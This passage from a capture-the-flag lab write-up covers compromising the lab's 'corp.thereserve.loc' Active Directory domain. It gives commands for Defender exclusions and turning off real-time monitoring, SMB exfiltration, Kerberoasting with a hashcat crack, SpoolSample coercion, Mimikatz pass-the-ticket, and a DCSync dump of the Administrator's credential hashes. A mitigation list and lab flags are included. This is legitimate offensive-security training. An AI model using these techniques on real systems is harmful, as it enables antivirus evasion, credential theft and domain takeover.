We are now positioned to retrieve the following flags by following the instructions provided on the e-citizen platform:

Flag 4, Administrative access to Corporate Division Tier 2 Infrastructure

THM{2540046c-b93b-11ed-afa1-0242ac120002}

We have attained local administrator privileges on the machine; however, to fully compromise the Active Directory, we require a Domain Administrator account. With Windows Defender active on the system, we need a method to whitelist our applications without entirely disabling the security features. To ensure ongoing protection while complicating the process for other potential users on the network, we will create an exclusion folder for our applications using the following command:



Figure 42

Bypassing Antivirus: Utilizing Exclusion Folders for Active Directory Tools

Disabling antivirus software could raise several red flags; therefore, it is preferable to add an exclusion folder instead. Once we have defined the exclusion folder, we can proceed to copy a couple of tools that will assist us in conducting Active Directory enumeration and exploitation.

We begin by executing Mimikatz to dump hashes, secrets, and LSASS data. During this process, we successfully retrieve the password for the Adrian account, although it does not appear to be of significant use. Subsequently, we run SharpHound to gather information necessary for mapping the Active Directory using BloodHound. To exfiltrate the collected information from the machine, we create a shared folder that points to the Downloads directory by issuing the following command:

```
Set-mpPreference -ExclusionPath "C:\Users\laura.wood\Download\*"
PS C:\Windows\system32> New-SMBShare -name "0xm$" -path "C:\Users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"
New-SMBShare -name "0xm$" -path "C:\Users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"

Name ScopeName Path                          Description
```

Figure 43

Finally, we can access the shared folder using smbclient, allowing us to retrieve the data from our tools.

```
└─$ smbclient \\\\10.200.121.22\\0xm$ -U laura.wood@corp.thereserve.loc
Password for [laura.wood@corp.thereserve.loc]:
Try "help" to get a list of possible commands.
smb: \>
```

Figure 44

After transferring our tools, we execute SharpHound to gather data, which we will later utilize in BloodHound for analysis.

```
PS C:\Users\laura.wood\Downloads> ./sharphound.exe
./sharphound.exe
2024-10-20T19:59:18.2170323+00:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-10-20T19:59:18.9626926+00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-10-20T19:59:19.3068271+00:00|INFORMATION|Initializing SharpHound at 7:59 PM on 10/20/2024
2024-10-20T19:59:19.6190817+00:00|INFORMATION|Resolved current domain to corp.thereserve.loc
2024-10-20T19:59:29.4556808+00:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-10-20T19:59:29.7537709+00:00|INFORMATION|Beginning LDAP search for corp.thereserve.loc
2024-10-20T19:59:30.2400452+00:00|INFORMATION|Beginning LDAP search for corp.thereserve.loc Configuration NC
2024-10-20T19:59:41.5389691+00:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-20T19:59:41.5545065+00:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-10-20T19:59:54.7107577+00:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-10-20T19:59:54.7733114+00:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-10-20T19:59:55.0232603+00:00|INFORMATION|Status: 1253 objects finished (+1253 50.12)/s -- Using 60 MB RAM
2024-10-20T19:59:55.0232603+00:00|INFORMATION|Enumeration finished in 00:00:25.2896300
2024-10-20T19:59:55.4769613+00:00|INFORMATION|Saving cache with stats: 29 ID to type mappings.
 0 name to SID mappings.
 2 machine sid mappings.
 6 sid to domain mappings.
 0 global catalog mappings.
2024-10-20T19:59:55.5232533+00:00|INFORMATION|SharpHound Enumeration Completed at 7:59 PM on 10/20/2024! Happy Graphing!
PS C:\Users\laura.wood\Downloads>
```

Figure 45

After successfully loading the data into the BloodHound database, we can conduct a series of queries to identify the most effective attack paths within the Active Directory environment. One of our initial steps is to assess the accounts that are vulnerable to Kerberoasting.

Kerberoasting is a technique that targets service accounts in Active Directory by requesting service tickets, which can then be cracked offline to obtain plaintext passwords. By querying for Kerberoastable accounts in

BloodHound, we can identify which service accounts have associated service principal names (SPNs) and are thus susceptible to this attack method. This information is crucial for planning our next steps in the exploitation phase.



Figure 46



Figure 47

Kerberoasting Attack: Capturing Service Account Password Hashes in Active Directory

A Kerberoasting attack aims to obtain the password hash of an Active Directory account associated with a Service Principal Name (SPN). This attack requires an authenticated domain user to request a Kerberos service ticket from a Ticket Granting Service (TGS). The service ticket is encrypted using the hash of the service account, allowing us to brute-force the password using tools like Hashcat after capturing the TGS ticket.

One of the primary advantages of this attack is that it does not require a privileged user account; any domain user can request service tickets from the TGS.

In our current assessment, we have identified five potential Kerberoastable accounts. We will attempt to obtain the corresponding hashes for these accounts and proceed with brute-forcing them. Using Rubeus, we successfully capture the hashes for all five SPN accounts.



Figure 48

After capturing the hashes, we utilize Hashcat to crack them. After some time, we successfully retrieve the password for the svcScanning account

```
└─$ hashcat -a 0 -m 13100 spn.txt /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*svcScanning$corp.thereserve.loc$cifs/scvScanning@corp.thereserve.loc*$bb283ac5e65915606c788fe7c83dc820$6b
8955544427e03ce10924583307fd815d7b942b2a393e9e773282c8652c8a56d415c803f30d8352573644b94734966456a02cde0463427689df7935
8828b3a5506fb7023507e6a05ca0660d64790e4b65f23656c8796c89522fc0246e514634050b588df009a7fa507cc89b293951ee046f86cbdeade0
5c7d01de575d7c87e4f3b3f9d4313abacaa953dbd7d7d15ee226f0a0b0b366eafead24c81cc6fd0d04aef5eef735a5813858f9ceb1a3e28bbb0ef0
697ceb159284694cef062408a81d97f99c39c6e46a1ead19787a7e4aeff0b1cc44e5c4cae061c66c2ea19f75e08771e9343dd8ff8fbb7b301b4927
a5bbdc3c273c8fb5520be3365ac95dc6da313e5de6af49fcae61be1095ac1798b44fc82a920e9ca9e6a5ae438591c7ce5b9771b416d00ed6b41f4e
650a237f2035dd49df1e88ac4ba64304259903e79bb50e115a69c709bccb278b0ded741171de96527838cf539eeb00d3a9b8bbbc5b5094bfcd0cc0
87f4a65c3d51b80493053e98e322a12c89106798acbb3ac51cf80e9270ec64c5be8fe0527a8ccdb45edb52d5dd8d337454cc552ee13b261978e2bd
fdd64a1011b82e9c17ac510373816809b177c9c2b8ac82e7c41fd80386a6f51ee0c3896e15be4e7ba26cf8a45427c796901ed119a15c1d1aaef0ad
c91688122829d2901f000aa1b210fe66f21f820f7749d6d09f41d158b0c306f75d4110a87ec1ac0c8265cd46fcd060ed0a466f6c3518f5e7cb439a
62f38b34dfcf40c10b558f10f9c9fa89c4cff7adb63cb62f7630d1b41ef3ebeff39822f93b2dd06615b26f025a5fb4f09683a009622683c5600ba0
a627bfa08271b179e85a556bc8017cc75f69c5369a4d5f2606ef4da128772ba4c917550e46fbcb88f3e3d959e4cec2d7db69d2d8e1cfaec10a4cc5
36385e9f21d10b1c9d64cfb5b1e8c77efec60d57ad431d88e879b7872b480ccdbb8115ab24ad47d37cbc1469705210f5777a3c6e3324b1aafa7a46
6f73810416633da74e5c1df60f35ff046cb8ec095a45aa292a9e222d7cf18379dfbbb7b8ffefe7714a5c73ff1234c10dcf7b75bff6b298ad0cc25e
eeba91098d58274c5da4e7f1475fe58576d9be7e7a4a9814273d715bf904d343153e6e498a99e645303fbd73bf9d7c1ec9eac9030c8559780930d9
aee62404a150f48b52c2b47ec0b4406acc48f3e87e8445dcd27f8f6d09b77f3055d1fec6590859a7f3f00947b96df1d99cafac0f4a2d0c90b6b548
cc9b3413711f16c248e5967a2d491dd9c3c54cb1c6ee9b3272288fd1533d55c041b0c311aef04aa0394ba794a55927cc7fa4b34dcca47746240b77
c0ffc5dfe62e7c25c62676036bd9e5ff992d84f1017cf5fbb99eb152c8ca800d0b12c6b8c2d181ac2cc435adf4823a29d58414faa87b32f08e1d83
ff88ccb193c88a1229cd40ec29faf1bbdf2354f0f9cdff0a26a2ce7a800932fa67a49dd3070abe5d92d0ea8b65967c6a8966c6eb4d9fd108861d0c
bc3358c7d7b8976d620fe86d4d6553127225537b42a84c44b21e119d5faa97ae3680ae761a2230be73cff6f40af0521093572d4270c3289d14f67d
20:Password1!
```

Figure 49

With the svcScanning account, we can now log into SERVER1 and SERVER2. Upon reviewing the user groups associated with this account, we observe that it is a member of the Local Administration groups on both servers.



Figure 50

We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

Flag 5, Foothold on Corporate Division Tier 1 Infrastructure

flag 5 : THM{30924538-a5c8-4499-993e-45f646f0b814}

Flag 6, Administrative access to Corporate Division Tier 1 Infrastructure

flag 6 : THM{13b800c8-b2eb-49e2-bb43-4ea1b8c4a53a}

To accelerate the domain compromise, we first disable the antivirus using the command Set-MpPreference -DisableRealtimeMonitoring $true, allowing us to upload and run additional tools without interference.

We then focus on enumerating Active Directory users, groups, and computers. During this process, we identify that both SERVER1 and CORPDC have the TRUSTED_FOR_DELEGATION flag enabled.

The TRUSTED_FOR_DELEGATION attribute is a significant security risk because it allows a service running on these machines to impersonate other user accounts. In essence, when this flag is set, services on the flagged machine can use the credentials of other users who authenticate to it, granting elevated access across the network. Attackers can abuse this setting to impersonate privileged users, including Domain Administrators, and gain control of additional systems or sensitive data within the Active Directory environment.

This discovery indicates that SERVER1 and CORPDC could be leveraged for lateral movement or privilege escalation, making them key targets for further exploitation.



Figure 51



Figure 52

Kerberos Delegation Vulnerability

Kerberos delegation allows a user or computer to impersonate another account to access resources, and when misconfigured, it can open the door to several attack vectors. Specifically, when unconstrained delegation is configured, attackers can take advantage of the server's elevated permissions.

For a server to authenticate on behalf of other services, it requires the TRUSTED_FOR_DELEGATION flag to be enabled. With this configuration, when a server receives a Ticket Granting Service (TGS) ticket, a copy of the user's Ticket Granting Ticket (TGT) is stored in the server's memory. This opens the possibility for an attacker to extract the TGT from memory (via LSASS) and impersonate the user, including privileged accounts like Domain Administrators.

To exploit this vulnerability, an attacker would need to trick a Domain Admin into authenticating against a service on Server1 or force the CORPDC server to authenticate against it. A known technique, called the Printer Bug, allows any domain member within the "Authenticated Users" group to force any machine running the Spooler service to authenticate to a target via NTLM or Kerberos. Although Microsoft is aware of this vulnerability, it remains exploitable in many environments.

By utilizing a Proof of Concept tool called SpoolSample, we can coerce CORPDC to authenticate against Server1. This action will store the Machine Account TGT in memory, allowing us to perform a DCSync attack and extract the Administrator's NTLM hash, thereby compromising the CORPDC machine.

To execute this attack, we deploy the SpoolSample executable in our environment, set up monitoring with Rubeus to capture the TGT, and then force CORPDC to authenticate against Server1



Figure 53

Unconstrained Delegation Misconfiguration

The unconstrained delegation feature, when misconfigured, can lead to severe security risks. Specifically, enabling the TRUSTED_FOR_DELEGATION flag allows a compromised server to impersonate privileged accounts, such as Domain Administrators, by extracting their Ticket Granting Ticket (TGT) from memory. This misconfiguration exposes the environment to:

- **Privilege Escalation**: Attackers can obtain elevated privileges and move laterally through the network.
- **Domain Controller Compromise**: Attackers can perform a **DCSync attack**, stealing NTLM hashes from the Domain Controller, leading to a full domain compromise.
- **Service Impersonation**: Malicious actors can impersonate other services to access sensitive data.

Mitigation:

1. **Disable Unconstrained Delegation**:
    - Avoid using unconstrained delegation unless absolutely necessary. Use **constrained delegation** instead, which limits delegation to specific services, reducing the attack surface.
2. **Monitor and Restrict Accounts with Delegation Rights**:
    - Regularly audit accounts and computers that have the **TRUSTED_FOR_DELEGATION** flag enabled. Limit this privilege to trusted accounts and services.
3. **Disable the Printer Spooler Service**:
    - Disable the **Printer Spooler service** on servers where printing is not required, especially Domain Controllers, to prevent **Printer Bug** attacks.
4. **LSASS Protection**:

- Enable **LSASS protection** to prevent dumping sensitive information like TGTs from memory. Tools such as **Credential Guard** can help protect sensitive processes.

5. **Monitor for Suspicious Authentication Requests**:
   - Implement network monitoring for unusual authentication patterns, particularly those involving service ticket requests, to detect potential attacks early.

These steps will reduce the risks associated with delegation vulnerabilities and help secure the overall environment from potential privilege escalation and domain compromise.

In this phase, once the Ticket Granting Ticket (TGT) is captured by Rubeus, it will alert that a new TGT has been found. The TGT will typically be encoded in base64, and for further exploitation using tools like Mimikatz, the ticket needs to be converted to a .kirbi file format.

To convert the base64-encoded TGT to a **.kirbi** file, you can use a simple command to decode the ticket. Here's an example of how you might proceed:

1. **Save the base64 TGT to a file**: Once you have the base64-encoded TGT, save it to a file (e.g., ticket.b64).
2. **Decode the base64**: Use a command to decode the base64 and output it as a .kirbi file:
3. **Import the .kirbi file into Mimikatz**: Once you have the **.kirbi** file, you can import it into **Mimikatz** to impersonate the user or machine account associated with the ticket.

Figure 54

This allows you to gain unauthorized access to the targeted systems or perform privilege escalation within the domain. By doing so, the **TGT** can be used to impersonate the Domain Admin or another highly privileged account, allowing an attacker to compromise the domain entirely.

After converting the **Ticket Granting Ticket (TGT)** to the **.kirbi** file, the next step is to load it into **Mimikatz** for further use. By using **Mimikatz**, the attacker can impersonate the user associated with the TGT and gain access to sensitive resources. The following command will load the TGT into the session:

```
PS C:\Users\svcScanning\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

524     {0;000003e7} 1 D 17145          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00062447} 2 D 1489739     CORP\svcScanning        S-1-5-21-170228521-1485475711-3199862024-1986   (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1518237     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

Figure 55

Upon successfully loading the Ticket Granting Ticket (TGT) into Mimikatz, we proceed to extract the NTLM hash for the Administrator account. This is accomplished through the DCSync functionality, which allows us to synchronize with the Domain Controller and retrieve sensitive information stored in Active Directory

```
mimikatz 2.2.0 x64 (oe.eo)
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'Administrator@corp.thereserve.loc' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 9/7/2022 8:50:16 PM
Object Security ID   : S-1-5-21-170228521-1485475711-3199862024-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d3d4edcc015856e386074795aea86b3e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7038390deb11c31dc62001c42aa63fd0

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORPDCAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 859657d397f462bc2c98a7a2a58ae65de8cca6e472fc132f8480c939ac27a3e0
      aes128_hmac       (4096) : 307cdf19961fc9e33d78be98a2e032a9
      des_cbc_md5       (4096) : c20d4951b6fb2a51
    OldCredentials
      aes256_hmac       (4096) : f683de658514db7fcd8a4ef0fbff8b6d25331e1c4b091476e3a617f977510845
      aes128_hmac       (4096) : 53a756c279e98ee9e585fd7ace6a6ef1
      des_cbc_md5       (4096) : 0d3ef13b0d86389d
    OlderCredentials
      aes256_hmac       (4096) : d1095ab59e5d57cb97a57d06b3f455fffff3a387a52792465bbbe3b4183cf423
      aes128_hmac       (4096) : d8042c2a5f3fb8fca24febec98f7bf6b
      des_cbc_md5       (4096) : 85baba5775f7eac8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : CORPDCAdministrator
    Credentials
      des_cbc_md5       : c20d4951b6fb2a51
    OldCredentials
      des_cbc_md5       : 0d3ef13b0d86389d
```

Figure 56

Pass-the-Hash Technique: Gaining Administrator Privileges with NTLM Hashes

With the NTLM hash of the **Administrator** account successfully obtained, we can utilize a **pass-the-hash** technique to spawn a command shell with the privileges of the Administrator account. This method allows us to authenticate to systems using the hash without needing to decrypt it into the original password.

